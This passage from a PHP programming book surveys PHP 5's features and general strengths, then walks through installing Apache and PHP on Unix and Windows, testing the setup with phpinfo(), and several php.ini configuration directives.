- **Improved string handling:** Prior versions of PHP have treated strings as arrays by default, a practice indicative of the language's traditional loose-knit attitude toward datatypes. This strategy has been tweaked in version 5, in which a specialized string offset syntax has been introduced, and the previous methodology has been deprecated. The new features, changes, and effects offered by this new syntax are discussed in Chapter 9.
- **Improved XML and Web Services support:** XML support is now based on the libxml2 library, and a new and rather promising extension for parsing and manipulating XML, known as SimpleXML, has been introduced. In addition, a SOAP extension is now available. In Chapter 20, these two new extensions are introduced, along with a number of slick third-party Web Services extensions.
- **Native support for SQLite:** Always keen on choice, the developers have added support for the powerful yet compact SQLite database server (`http://www.sqlite.org/`). SQLite offers a convenient solution for developers looking for many of the features found in some of the heavyweight database products without incurring the accompanying administrative overhead. PHP's support for this powerful database engine is introduced in Chapter 22.

A host of other improvements and additions are offered in version 5, many of which are introduced, as relevant, throughout the book.

With the release of version 5, PHP's prevalence is at a historical high. At press time, PHP has been installed on almost 19 million domains (Netcraft, `http://www.netcraft.com/`). According to E-Soft, Inc. (`http://www.securityspace.com/`), PHP is by far the most popular Apache module, available on almost 54 percent of all Apache installations.

So far, this chapter has discussed only version-specific features of the language. Each version shares a common set of characteristics that play a very important role in attracting and retaining a large user base. In the next section, you'll learn about these foundational features.

General Language Features

Every user has his or her own specific reason for using PHP to implement a mission-critical application, although one could argue that such motives tend to fall into four key categories: *practicality, power*, *possibility,* and *price.*

Practicality

From the very start, the PHP language was created with practicality in mind. After all, Lerdorf's original intention was not to design an entirely new language, but to resolve a problem that had no readily available solution. Furthermore, much of PHP's early evolution was not the result of the explicit intention to improve the language itself, but rather to increase its utility to the user. The result is a *minimalist* language, both in terms of what is required of the user and in terms of the language's syntactical requirements. For starters, a useful PHP script can consist of as little as one line; unlike C, there is no need for the mandatory inclusion of libraries. For example, the following represents a complete PHP script, the purpose of which is to output the current date, in this case one formatted like `September 23, 2005`:

```
<?php echo date("F j, Y");?>
```

Another example of the language's penchant for compactness is its ability to nest functions. For example, you can effect numerous changes to a value on the same line by stacking functions in a particular order, in the following case producing a pseudorandom string of five alphanumeric characters, `a3jh8` for instance:

```
$randomString = substr(md5(microtime()), 0, 5);
```

PHP is a loosely typed language, meaning there is no need to explicitly create, typecast, or destroy a variable, although you are not prevented from doing so. PHP handles such matters internally, creating variables on the fly as they are called in a script, and employing a best-guess formula for automatically typecasting variables. For instance, PHP considers the following set of statements to be perfectly valid:

```
<?php
   $number = "5";          # $number is a string
   $sum = 15 + $number;    # Add an integer and string to produce integer
   $sum = "twenty";        # Overwrite $sum with a string.
?>
```

PHP will also automatically destroy variables and return resources to the system when the script completes. In these and in many other respects, by attempting to handle many of the administrative aspects of programming internally, PHP allows the developer to concentrate almost exclusively on the final goal, namely a working application.

Power

The earlier introduction to PHP 5 alluded to the fact that the new version is more qualitative than quantitative in comparison to previous versions. Previous major versions were accompanied by enormous additions to PHP's default libraries, to the tune of several hundred new functions per release. Presently, 113 libraries are available, collectively containing well over 1,000 functions. Although you're likely aware of PHP's ability to interface with databases, manipulate form information, and create pages dynamically, you might not know that PHP can also do the following:

- Create and manipulate Macromedia Flash, image, and Portable Document Format (PDF) files
- Evaluate a password for guessability by comparing it to language dictionaries and easily broken patterns
- Communicate with the Lightweight Directory Access Protocol (LDAP)
- Parse even the most complex of strings using both the POSIX and Perl-based regular expression libraries
- Authenticate users against login credentials stored in flat files, databases, and even Microsoft's Active Directory
- Communicate with a wide variety of protocols, including IMAP, POP3, NNTP, and DNS, among others
- Communicate with a wide array of credit-card processing solutions

Of course, the coming chapters cover as many of these and other interesting and useful features of PHP as possible.

Possibility

PHP developers are rarely bound to any single implementation solution. On the contrary, a user is typically fraught with choices offered by the language. For example, consider PHP's array of database support options. Native support is offered for over 25 database products, including Adabas D, dBase, Empress, FilePro, FrontBase, Hyperwave, IBM DB2, Informix, Ingres, Interbase, mSQL, direct MS-SQL, MySQL, Oracle, Ovrimos, PostgreSQL, Solid, Sybase, Unix dbm, and Velocis. In addition, abstraction layer functions are available for accessing Berkeley DB–style databases. Finally, two database abstraction layers are available, one called the dbx module, and another via PEAR, titled the PEAR DB.

PHP's powerful string-parsing capabilities is another feature indicative of the possibility offered to users. In addition to more than 85 string-manipulation functions, both POSIX- and Perl-based regular expression formats are supported. This flexibility offers users of differing skill sets the opportunity not only to immediately begin performing complex string operations but also to quickly port programs of similar functionality (such as Perl and Python) over to PHP.

Do you prefer a language that embraces functional programming? How about one that embraces the object-oriented paradigm? PHP offers comprehensive support for both. Although PHP was originally a solely functional language, the developers soon came to realize the importance of offering the popular OOP paradigm, and took the steps to implement an extensive solution.

The recurring theme here is that PHP allows you to quickly capitalize on your current skill set with very little time investment. The examples set forth here are but a small sampling of this strategy, which can be found repeatedly throughout the language.

Price

Since its inception, PHP has been without usage, modification, and redistribution restrictions. In recent years, software meeting such open licensing qualifications has been referred to as *open-source* software. Open-source software and the Internet go together like bread and butter. Open-source projects like Sendmail, Bind, Linux, and Apache all play enormous roles in the ongoing operations of the Internet at large. Although the fact that open-source software is freely available for use has been the characteristic most promoted by the media, several other characteristics are equally important if not more so:

- **Free of licensing restrictions imposed by most commercial products:** Open-source software users are freed of the vast majority of licensing restrictions one would expect of commercial counterparts. Although some discrepancies do exist among license variants, users are largely free to modify, redistribute, and integrate the software into other products.
- **Open development and auditing process:** Although there have been some incidents, open-source software has long enjoyed a stellar security record. Such high standards are a result of the open development and auditing process. Because the source code is freely available for anyone to examine, security holes and potential problems are rapidly found and fixed. This advantage was perhaps best summarized by open-source advocate Eric S. Raymond, who wrote, "Given enough eyeballs, all bugs are shallow."
- **Participation is encouraged:** Development teams are not limited to a particular organization. Anyone who has the interest and the ability is free to join the project. The absence of member restrictions greatly enhances the talent pool for a given project, ultimately contributing to a higher-quality product.

Summary

This chapter has provided a bit of foreshadowing about this wonderful language to which much of this book is devoted. We looked first at PHP's history, before outlining version 4 and 5's core features, setting the stage for later chapters.

In Chapter 2, prepare to get your hands dirty, as you'll delve into the PHP installation and configuration process. Although readers often liken most such chapters to scratching nails on a chalkboard, you can gain much from learning more about this process. Much like a professional cyclist or race car driver, the programmer with hands-on knowledge of the tweaking and maintenance process often holds an advantage over those without, by virtue of a better understanding of both the software's behaviors and quirks. So grab a snack and cozy up to your keyboard; it's time to build.

CHAPTER 2

Installing and Configuring Apache and PHP

In this chapter, you'll learn how to install and configure PHP, and in the process learn how to install the Apache Web server. If you don't already have a working Apache/PHP server at your disposal, the material covered here will prove invaluable for working with the examples in later chapters, not to mention for carrying out your own experiments. Specifically, in this chapter, you will learn about:

- How to install Apache and PHP as an Apache server module on both the Unix and Windows platforms
- How to test your installation to ensure that all of the components are properly working
- Common installation pitfalls and their resolutions
- The purpose, scope, and default values of many of PHP's most commonly used configuration directives
- Various ways in which you can modify PHP's configuration directives

Installation

In this section, you'll carry out all of the steps required to install an operational Apache/PHP server. By its conclusion, you'll be able to execute PHP scripts and view the results in a browser.

Obtaining the Distributions

Before beginning the installation, you'll need to download the source code. This section provides instructions regarding how to do so.

Downloading Apache

Apache's popularity and open source license have prompted practically all Unix developers to package the software with their respective distribution. Because of Apache's rapid release schedule, however, you should consult the Apache Web site and download the latest version.

At the time of this writing, the following page offers a listing of 260 mirrors located in 53 different countries:

```
http://www.apache.org/mirrors/
```

Navigate to this page and choose a suitable mirror by clicking the appropriate link. The resulting page will consist of all projects found under the Apache Software Foundation umbrella. Choose the `httpd` link. This will take you to the page that includes links to the most recent Apache releases and various related projects and utilities. The distribution is available in two formats:

- **Source:** If your target server platform is a Unix variant, consider downloading the source code. Although there is certainly nothing wrong with using one of the convenient binary versions, the extra time invested in learning how to compile from source will provide you with greater configuration flexibility. If your target platform is Windows, and you'd like to compile from source, note that a separate source package intended for the Win32 platform is available for download. However, note that this chapter does not discuss the Win32 source installation process, but instead focuses on the much more commonplace (and recommended) binary installer.
- **Binary:** At the time of this writing, binaries are available for 15 operating systems. If your target server platform is Windows, downloading the relevant binary version is recommended. For other platforms, consider compiling from source because of the greater flexibility it provides in the long run.

■ **Note** At the time of this writing, a Win32 binary version of Apache 2 with SSL support was not available, although it's possible that, by the time you read this, the situation has changed. However, if it still is not available and you require SSL support on Windows, you'll need to build from source.

So, which Apache version should you download? Although Apache 2 was released more than three years ago, version 1.X remains in widespread use. In fact, it seems that the majority of shared-server ISPs have yet to migrate to version 2.X. The reluctance to upgrade doesn't have anything to do with issues regarding version 2.X but rather is a testament to the amazing stability and power of version 1.X. For standard use, the external differences between the two versions are practically undetectable; therefore, consider going with Apache 2, to take advantage of its enhanced stability. In fact, if you plan to run Apache on Windows for either development or deployment purposes, going with version 2 is strongly recommended, because it is a complete rewrite of the previous Windows distribution and is significantly more stable than its predecessor.

Downloading PHP

Although PHP comes bundled with most Linux distributions nowadays, you should download the latest stable version from the PHP Web site. To decrease download time, choose from more than 100 official mirrors residing in over 50 countries, a list of which is available here:

```
http://www.php.net/mirrors.php.
```

Once you've chosen the closest mirror, navigate to the downloads page and choose one of the three available distributions:

- **Source:** If Unix is your target server platform, or if you're planning on compiling from source for the Windows platform, choose this distribution format. Building from source on Windows isn't recommended, and isn't discussed in this book. Unless your situation warrants very special circumstances, chances are that the prebuilt Windows binary will suit your needs just fine. This distribution is compressed in bz2 and gz formats. Keep in mind their contents are identical; the different compression formats are just there for your convenience.
- **Windows zip package:** This binary includes both the CGI binary and various server module versions. If you plan to use PHP in conjunction with Apache on Windows, you should download this distribution, because it's the focus of the later installation instructions.
- **Windows installer:** This CGI-only binary offers a convenient Windows installer interface for installing and configuring PHP, and support for automatically configuring the IIS, PWS, and Xitami servers. Although you could use this version in conjunction with Apache, it is not recommended. Instead, use the Windows zip package version.

If you are interested in playing with the very latest PHP development snapshots, you can download both source and binary versions at `http://snaps.php.net/`. Keep in mind that some of the versions made available via this Web site are not intended for production use.

The Installation Process

Because the primary focus of this chapter is on PHP, and not on the Apache server, any significant discussion of the many features made available to you during the Apache build process is beyond the scope of this chapter. For additional information regarding these features, take some time to peruse the Apache documentation, or pick up a copy of *Pro Apache, Third Edition* by Peter Wainwright (Apress, 2004).

■ **Note** You need to explicitly tell PHP to enable the PostgreSQL extension in order to use the PostgreSQL library in your PHP applications. This is done by including the `--with-pgsql[=DIR]` flag when configuring PHP (see Step 4), where `DIR` is the location of PostgreSQL's base installation directory if the default `/usr/local/pgsql` directory isn't used. This topic is covered in additional detail in Chapter 25.

Installing Apache and PHP on Linux/Unix

This section guides you through the process of building Apache and PHP from source, targeting the Unix platform. You'll need a respectable ANSI-C compiler and build system, two items that are commonplace on the vast majority of distributions available today. In addition, PHP requires the Flex (`http://www.gnu.org/software/flex/flex.html`) and Bison (`http://www.gnu.org/software/bison/bison.html`) packages, while Apache requires at least Perl version 5.003. Again, all three items are prevalent on most, if not all, modern Unix platforms. Finally, you'll require root access to the target server to complete the build process.

Before beginning the installation process, for the sake of convenience, consider moving both packages to a common location, `/usr/src/` for example. The installation process follows:

1. Unzip and untar Apache and PHP:

```
%>gunzip httpd-2_X_XX.tar.gz
%>tar xvf httpd-2_X_XX.tar
%>gunzip php-XX.tar.gz
%>tar xvf php-XX.tar
```

2. Configure and build Apache. At a minimum, you'll want to pass two options. The first option, `--enable-so`, tells Apache to enable the ability to load shared modules. The second, `--with-mpm=worker`, tells Apache to use a threaded multiprocessing module known as `worker`. Based on your particular needs, you might also consider using the multiprocessing module `prefork`. See the Apache documentation for more information regarding this important matter.

```
%>cd httpd-2_X_XX
%>./configure --enable-so --with-mpm=worker [other options]
%>make
```

3. Install Apache:

```
%>make install
```

4. Configure, build, and install PHP (see the section "Customizing the Unix Build" or "Customizing the Windows Build," depending on your operating system, for information regarding modifying installation defaults and incorporating third-party extensions into PHP):

```
%>cd ../php-X_XX
%>./configure --with-apxs2=/usr/local/apache2/bin/apxs [other options]
%>make
%>make install
```

■ **Caution** The Unix version of PHP relies on several utilities to compile correctly, and the configuration process will fail if they are not present on the server. Most notably, these packages include the Bison parser generator, the Flex lexical analysis generator, the GCC compiler collection, and the m4 macro processor. Unfortunately, numerous distributions fail to install these automatically, necessitating manual addition of the packages at the time the operating system is installed, or prior to installation of PHP. Therefore, if errors regarding any of these packages occur, keep in mind that this is fairly typical and take the steps necessary to install them on your system.

---

5. Copy the `php.ini-dist` file to its default location and rename it `php.ini`. The `php.ini` file contains hundreds of directives that are responsible for tweaking PHP's behavior. Later in the chapter, the section "Configuration" examines `php.ini`'s purpose and contents in detail. Note that you can place this configuration file anywhere you please, but if

you choose a nondefault location, then you also need to configure PHP using the `--with-config-file-path` option. Also note that there is another default configuration file at your disposal, titled `php.ini-recommended`. This file sets various nonstandard settings and is intended to better secure and optimize your installation, although this configuration may not be fully compatible with some of the legacy applications. Using this file in lieu of `php.ini-dist` is recommended.

```
%>cp php.ini-recommended /usr/local/lib/php.ini
```

6. Open the `httpd.conf` file and verify that the following lines exist. (The `httpd.conf` file is located at `APACHE_INSTALL_DIR/conf/httpd.conf`.) If they don't exist, go ahead and add them. Adding each alongside the other `LoadModule` and `AddType` entries, respectively, is recommended.

```
LoadModule php5_module modules/libphp5.so
AddType application/x-httpd-php .php
```

Believe it or not, that's it! Restart the Apache server with the following command:

```
%>/usr/local/apache2/bin/apachectl restart
```

Now proceed to the section "Testing Your Installation."

■ **Tip** The `AddType` directive found in Step 6 binds a MIME type to a particular extension or extensions. The `.php` extension is only a suggestion; you can use any extension you'd like, including `.html`, `.php5`, or even `.jason`. In addition, you can designate multiple extensions simply by including them all on the line, each separated by a space. While some users prefer to use PHP in conjunction with the `.html` extension, keep in mind that doing so will ultimately cause the file to be passed to PHP for parsing every single time an HTML file is requested. Some people may consider this convenient, but it comes at the cost of a performance decrease.

Installing Apache and PHP on Windows

Whereas previous Windows-based versions of Apache weren't optimized for the Windows platform, the Win32 version of Apache 2 was completely rewritten to take advantage of Windows platform-specific features. Even if you don't plan to deploy your application on Windows, it nonetheless makes for a great localized testing environment for those users who prefer it over other platforms. The installation process follows:

1. Start the Apache installer by double-clicking the `apache_X.X.XX-win32-x86-no_ssl.msi` icon.
2. The installation process begins with a welcome screen. Take a moment to read the screen and then click Next.
3. The License agreement is displayed next. Carefully read through the license. Assuming that you agree with the license stipulations, click Next.

4. A screen containing various items pertinent to the Apache server is displayed next. Take a moment to read through this information and then click Next.

5. You will be prompted for various items pertinent to the server's operation, including the Network Domain, Server Name, and Administrator's Email Address. If you know this information, fill it in now; otherwise, just use `localhost` for the first two items, and put in any e-mail address for the last. You can always change this information later in the `httpd.conf` file. You'll also be prompted as to whether Apache should run as a service for all users or as a manually started service only for the current user. If you want Apache to automatically start with the operating system, which is recommended, then choose to install Apache as a service for all users. When you're finished, click Next.

6. You are prompted for a Setup Type: Typical or Custom. Unless there is a specific reason you don't want the Apache documentation installed, choose Typical and click Next. Otherwise, choose Custom, click Next, and, on the next screen, uncheck the Apache Documentation option.

7. You're prompted for the Destination folder. By default, this is `C:\Program Files\Apache Group`. You may want to change this to `C:\`, which will create an installation directory named `C:\Apache2\`. Regardless of what you choose, keep in mind that the latter is used here for the sake of convention. Click Next.

8. Click Install to complete the installation. That's it for Apache. Next you'll install PHP.

9. Unzip the PHP package, placing the contents into `C:\php5\`. You're free to choose any installation directory you please, but avoid choosing a path that contains spaces. Regardless, the installation directory `C:\php5\` is used here for consistency.

10. Make the `php5ts.dll` file available to Apache. This is most easily accomplished simply by adding the PHP installation directory path to the Windows Path. To do so, navigate to Start ➤ Settings ➤ Control Panel ➤ System, choose the Advanced tab, and click the Environment Variables button. In the Environment Variables dialog box, scroll through the System variables pane until you find `Path`. Double-click this line and, in the Edit System Variable dialog box, append `C:\php5` to the path, as depicted in Figure 2-1.

11. Navigate to `C:\apache2\conf` and open `httpd.conf` for editing.

12. Add the following three lines to the `httpd.conf` file. A good place to add them is directly below the block of `LoadModule` entries located in the bottom of the Global Environment section.

```
LoadModule php5_module c:/php5/php5apache2.dll
AddType application/x-httpd-php .php
PHPIniDir "C:\php5"
```




Figure 2-1. *Modifying the Windows Path*

■ **Tip** The `AddType` directive found in Step 12 binds a MIME type to a particular extension or extensions. The `.php` extension is only a suggestion; you can use any extension you'd like, including `.html`, `.php5`, or even `.jason`. In addition, you can designate multiple extensions simply by including them all on the line, each separated by a space. While some users prefer to use PHP in conjunction with the `.html` extension, keep in mind that doing so will ultimately cause the file to be passed to PHP for parsing every single time an HTML file is requested. Some people may consider this convenient, but it comes at the cost of a performance decrease.

13. Rename the `php.ini-dist` file `php.ini` and save it to the `C:\php5` directory. The `php.ini` file contains hundreds of directives that are responsible for tweaking PHP's behavior. The section "Configuration" later in this chapter examines `php.ini`'s purpose and contents in detail. Note that you can place this configuration file anywhere you please, but if you choose a nondefault location, then you also need to configure PHP using the `--with-config-file-path` option. Also note that there is another default configuration file at your disposal, titled `php.ini-recommended`. This file sets various nonstandard settings and is intended to better secure and optimize your installation, although this configuration may not be fully compatible with some of the legacy applications. Using this file in lieu of `php.ini-dist` is recommended.

14. If you're using Windows NT, 2000, or XP, navigate to Start ➤ Settings ➤ Control Panel ➤ Administrative Tools ➤ Services.

15. Locate Apache in the list, and make sure that it is started. If it is not started, highlight the label and click Start the service, located to the left of the label. If it is started, highlight the label and click Restart the service, so that the changes made to the `httpd.conf` file take effect. Next, right-click Apache and choose Properties. Ensure that the startup type is set to Automatic. If you're still using Windows 95/98, you'll need to start Apache manually via the shortcut provided on the Start menu.

Testing Your Installation

The best way to verify your PHP installation is by attempting to execute a PHP script. Open up a text editor and add the following lines to a new file. Then save that file within Apache's `htdocs` directory as `phpinfo.php`:

```
<?php
     phpinfo();
?>
```

Now open a browser and access this file by typing the appropriate URL:

```
http://localhost/phpinfo.php
```

If all goes well, you should see output similar to that shown in Figure 2-2.

■ **Tip** The `phpinfo()` function offers a plethora of useful information pertinent to your PHP installation.

PHP Version 5.0.4

System	Windows NT IBM-T30 5.1 build 2600
Build Date	Mar 31 2005 02:44:34
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--with-gd=shared"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS\php.ini
PHP API	20031224
PHP Extension	20041030
Zend Extension	220040412
Debug Build	no
Thread Safety	enabled
IPv6 Support	enabled
Registered PHP Streams	php, file, http, ftp, compress.zlib
Registered Stream Socket Transports	tcp, udp

This program makes use of the Zend Scripting Language Engine:
Zend Engine v2.0.4-dev, Copyright (c) 1998-2004 Zend Technologies

Powered By Zend Engine 2

Figure 2-2. *Output from PHP's `phpinfo()` function*

Help! I'm Getting an Error!

Assuming that you encountered no noticeable errors during the build process, you may not be seeing the cool `phpinfo()` output due to one or more of the following reasons:

- Apache was not started or restarted after the build process was complete.
- A typing error was introduced into the code in the `phpinfo.php` file. If a parse error message is resulting in the browser input, then this is almost certainly the case.
- Something went awry during the build process. Consider rebuilding (reinstalling on Windows), carefully monitoring for errors. If you're running Linux/Unix, don't forget to execute a `make clean` from within each of the respective distribution directories before reconfiguring and rebuilding.

Customizing the Unix Build

Although the base PHP installation is sufficient for most beginning users, the chances are that you'll soon want to make adjustments to the default configuration settings and possibly experiment with some of the third-party extensions that are not built into the distribution by default. You can view a complete list of configuration flags (there are more than 200) by executing the following:

```
%>./configure --help
```

To make adjustments to the build process, you just need to add one or more of these arguments to PHP's `configure` command, including a value assignment if necessary. For example, suppose you want to enable PHP's FTP functionality, a feature not enabled by default. Just modify the configuration step of the PHP build process like so:

```
%>./configure --with-apxs2=/usr/local/apache2/bin/apxs --enable-ftp
```

As another example, suppose you want to enable PHP's Java extension. Just change Step 4 to read:

```
%>./configure --with-apxs2=/usr/local/apache2/bin/apxs \
 >--enable-java=[JDK-INSTALL-DIR]
```

One common point of confusion among beginners is to assume that simply including additional flags will automatically make this functionality available via PHP. This is not necessarily the case. Keep in mind that you also need to install the software that is ultimately responsible for enabling the extension support. In the case of the Java example, you need the Java Development Kit (JDK).

Customizing the Windows Build

A total of 45 extensions come with PHP's Windows distribution, all of which are located in the `INSTALL_DIR\ext\` directory. However, to actually use any of these extensions, you need to uncomment the appropriate line within the `php.ini` file. For example, if you'd like to enable PHP's IMAP extension, you need to make two minor adjustments to your `php.ini` file:

1. Open the `php.ini` file, located in the Windows directory. To determine which directory that is, see installation Step 13 of the "Installing Apache and PHP on Windows" section. Locate the `extension_dir` directive and assign it `C:\php5\ext\`. If you installed PHP in another directory, modify this path accordingly.
2. Locate the line `;extension=php_imap.dll`. Uncomment this line by removing the preceding semicolon. Save and close the file.
3. Restart Apache, and the extension is ready for use from within PHP. Keep in mind that some extensions require further modifications to the PHP file before they can be used properly. See the "Configuration" section for a discussion of the `php.ini` file.

Common Pitfalls

It's common to experience some initial problems bringing your first PHP-enabled page online. This list touches upon some of the more commonplace symptoms:

- Changes made to Apache's `configuration` file do not take effect until it has been restarted. Therefore, be sure to restart Apache after adding the necessary PHP-specific lines to the file.
- When you modify the Apache configuration file, you may accidentally introduce an invalid character, causing Apache to fail upon an attempt to restart. If Apache will not start, go back and review your changes.
- Verify that the file ends in the PHP-specific extension as specified in the `httpd.conf` file. For example, if you've defined only `.php` as the recognizable extension, don't try to embed PHP code in an `.html` file.
- Make sure that you've delimited the PHP code within the file. Neglecting to do this will cause the code to output to the browser.
- You've created a file named `index.php` and are trying unsuccessfully to call it as you would a default directory index. Remember that by default, Apache only recognizes `index.html` in this fashion. Therefore, you need to add `index.php` to Apache's `DirectoryIndex` directive.

Viewing and Downloading the Documentation

Both the Apache and PHP projects offer truly exemplary documentation, covering practically every aspect of the respective technology in lucid detail. You can view the latest versions online via `http://httpd.apache.org/` and `http://www.php.net/`, respectively, or download a local version to your machine and read it there.

Downloading the Apache Manual

Each Apache distribution comes packaged with the latest versions of the documentation in XML and HTML formats and in six languages (English, French, German, Japanese, Korean, and Russian). The documentation is located in the directory `docs`, found in the installation root directory.

If you need to upgrade your local version, require an alternative format such as PDF or Microsoft Help (CHM), or need to browse the manual online, proceed to the following Web site:

```
http://httpd.apache.org/docs-project/
```

Downloading the PHP Manual

The PHP documentation is available in 24 languages and in a variety of formats, including a single HTML page, multiple HTML pages, Windows HTML Help (CHM) format, and extended HTML Help format. These versions are generated from DocBook-based master files, which can be retrieved from the PHP project's CVS server if you wish to convert to another format. The documentation is located in the directory `manual`, found in the installation root directory.

If you need to upgrade your local version or retrieve an alternative format, navigate to the following page and click the appropriate link:

```
http://www.php.net/docs.php
```

Configuration

If you've made it this far, congratulations! You have an operating Apache and PHP server at your disposal. However, you'll probably need to make at least a few other run-time changes before the software is working to your satisfaction. The vast majority of these changes are handled through Apache's `httpd.conf` file and PHP's `php.ini` file. Each file contains a myriad of configuration directives that collectively control the behavior of each product. For the remainder of this chapter, we'll focus on PHP's most commonly used configuration directives, introducing the purpose, scope, and default value of each.

Managing PHP's Configuration Directives

Before you delve into the specifics of each directive, this section demonstrates the various ways in which you can manipulate these directives, including through the `php.ini` file, the `httpd.conf` and `.htaccess` files, and directly through a PHP script.

The php.ini File

The PHP distribution comes with two configuration templates, `php.ini-dist` and `php.ini-recommended`. Earlier in the chapter, the "Installation" section suggested using `php.ini-recommended`, because many of the parameters found within it have already been set to their suggested settings. Taking this advice will likely save you a good deal of initial time and effort securing and tweaking your installation, because there are almost 240 distinct configuration parameters in this file. Although the default values go a long way toward helping you to quickly deploy PHP, you'll probably want to make additional adjustments to PHP's behavior, and you'll need to learn a bit more about this file and its many configuration parameters. The upcoming section, "PHP's Configuration Directives," presents a comprehensive introduction to many of these parameters, explaining the purpose, scope, and range of each.

The `php.ini` file is PHP's global configuration file, much like `httpd.conf` is to Apache, or `postgresql.conf` is to PostgreSQL. This file addresses 12 different aspects of PHP's behavior. These aspects include:

- Language Options
- Safe Mode
- Syntax Highlighting
- Miscellaneous
- Resource Limits
- Error Handling and Logging
- Data Handling
- Paths and Directories
- File Uploads
- `fopen` Wrappers
- Dynamic Extensions
- Module Settings

Each section is introduced along with its respective parameters in the upcoming "PHP's Configuration Directives" section. Before you are introduced to them, however, take a moment to review the `php.ini` file's general syntactical characteristics. The `php.ini` file is a simple text file, consisting solely of comments and parameter = key assignment pairs. Here's a sample snippet from the file:

```
;
; Safe Mode
;
safe_mode = Off
```

Lines beginning with a semicolon are comments; the parameter `safe_mode` is assigned the value `Off`.

■ **Tip** Once you're comfortable with a configuration parameter's purpose, consider deleting the accompanying comments to streamline the file's contents, thereby decreasing later editing time.

Exactly when changes take effect depends on how you installed PHP. If PHP is installed as a CGI binary, the `php.ini` file is reread every time PHP is invoked, thus making changes instantaneous. If PHP is installed as an Apache module, then `php.ini` is only read in once, when the Apache daemon is first started. Therefore, if PHP is installed in the latter fashion, you must restart Apache before any of the changes take effect.

The Apache httpd.conf and .htaccess Files

When PHP is running as an Apache module, you can modify many of the directives through either the `httpd.conf` file or `.htaccess`. This is accomplished by prefixing the name = value pair with one of the following keywords:

- `php_value`: Sets the value of the specified directive.
- `php_flag`: Sets the value of the specified Boolean directive.
- `php_admin_value`: Sets the value of the specified directive. This differs from `php_value` in that it cannot be used within an `.htaccess` file and cannot be overridden within virtual hosts or `.htaccess`.
- `php_admin_flag`: Sets the value of the specified directive. This differs from `php_value` in that it cannot be used within an `.htaccess` file and cannot be overridden within virtual hosts or `.htaccess`.

Within the Executing Script

The third, and most localized, means for manipulating PHP's configuration variables is via the `ini_set()` function. For example, suppose you want to modify PHP's maximum execution time for a given script. Just embed the following command into the top of the script:

```
ini_set("max_execution_time","60");
```

Configuration Directive Scope

Can configuration directives be modified anywhere? Good question. The answer is no, for a variety of reasons, mostly security-related. Each directive is assigned a scope, and the directive can be modified only within that scope. In total, there are four scopes:

- `PHP_INI_PERDIR`: Directive can be modified within the `php.ini`, `httpd.conf`, or `.htaccess` files
- `PHP_INI_SYSTEM`: Directive can be modified within the `php.ini` and `httpd.conf` files
- `PHP_INI_USER`: Directive can be modified within user scripts
- `PHP_INI_ALL`: Directive can be modified anywhere

PHP's Configuration Directives

The following sections introduce many of PHP's core configuration directives. In addition to a general definition, each section includes the configuration directive's scope and default value. Because you'll probably spend the majority of your time working with these variables from within `php.ini`, the directives are introduced as they appear in this file.

Note that the directives introduced in this section are largely relevant solely to PHP's general behavior; directives pertinent to extensions, or to topics in which considerable attention is given later in the book, are not introduced in this section but rather are introduced in the appropriate chapter. For example, PostgreSQL's configuration directives are introduced in Chapter 25.

Language Options

The directives located in this initial section determine some of the language's most basic behavior. You'll definitely want to take a few moments to become acquainted with these configuration possibilities.

engine (On, Off)

Scope: `PHP_INI_ALL`; Default value: `On`
This parameter is simply responsible for determining whether the PHP engine is available. Turning it off prevents you from using PHP at all. Obviously, you should leave this enabled if you plan to use PHP.

zend.ze1_compatibility_mode (On, Off)

Scope: `PHP_INI_ALL`; Default value: `Off`

Even at press time, some 18 months after PHP 5.0 was released, PHP 4.X is still in widespread use. One of the reasons for the protracted upgrade cycle is due to some incompatibilities between PHP 4 and 5. However, many developers aren't aware that enabling the `zend.ze1_compatibility_mode` directive allows PHP 4 applications to run without issue in version 5. Therefore, if you'd like to use a PHP 4–specific application on a PHP 5–driven server, look to this directive.

short_open_tag (On, Off)

Scope: `PHP_INI_ALL`; Default value: `On`

PHP script components are enclosed within escape syntax. There are four different escape formats, the shortest of which is known as *short open tags* and looks like this:

```
<?
   echo "Some PHP statement";
?>
```

You may recognize that this syntax is shared with XML, which could cause issues in certain environments. Thus, a means for disabling this particular format has been provided. When `short_open_tag` is enabled (`On`), short tags are allowed; when disabled (`Off`), they are not.

asp_tags (On, Off)

Scope: `PHP_INI_ALL`; Default value: `Off`

PHP supports ASP-style script delimiters, which look like this:

```
<%
   echo "Some PHP statement";
%>
```

If you're coming from an ASP background and prefer to continue using this delimiter syntax, you can do so by enabling this tag.

precision (integer)

Scope: PHP_INI_ALL; Default value: 12

PHP supports a wide variety of data types, including floating-point numbers. The precision parameter specifies the number of significant digits displayed in a floating-point number representation. Note that this value is set to 14 digits on Win32 systems and to 12 digits on Unix.

y2k_compliance (On, Off)

Scope: PHP_INI_ALL; Default value: Off

Who can forget the Y2K scare of just a few years ago? Superhuman efforts were undertaken to eliminate the problems posed by non-Y2K-compliant software, and although it's very unlikely, some users may be using wildly outdated, noncompliant browsers. If for some bizarre reason you're sure that a number of your site's users fall into this group, then disable the y2k_compliance parameter; otherwise, it should be enabled.

output_buffering ((On, Off) or (integer))

Scope: PHP_INI_SYSTEM; Default value: Off

Anybody with even minimal PHP experience is likely quite familiar with the following two messages:

```
"Cannot add header information - headers already sent"
"Oops, php_set_cookie called after header has been sent"
```

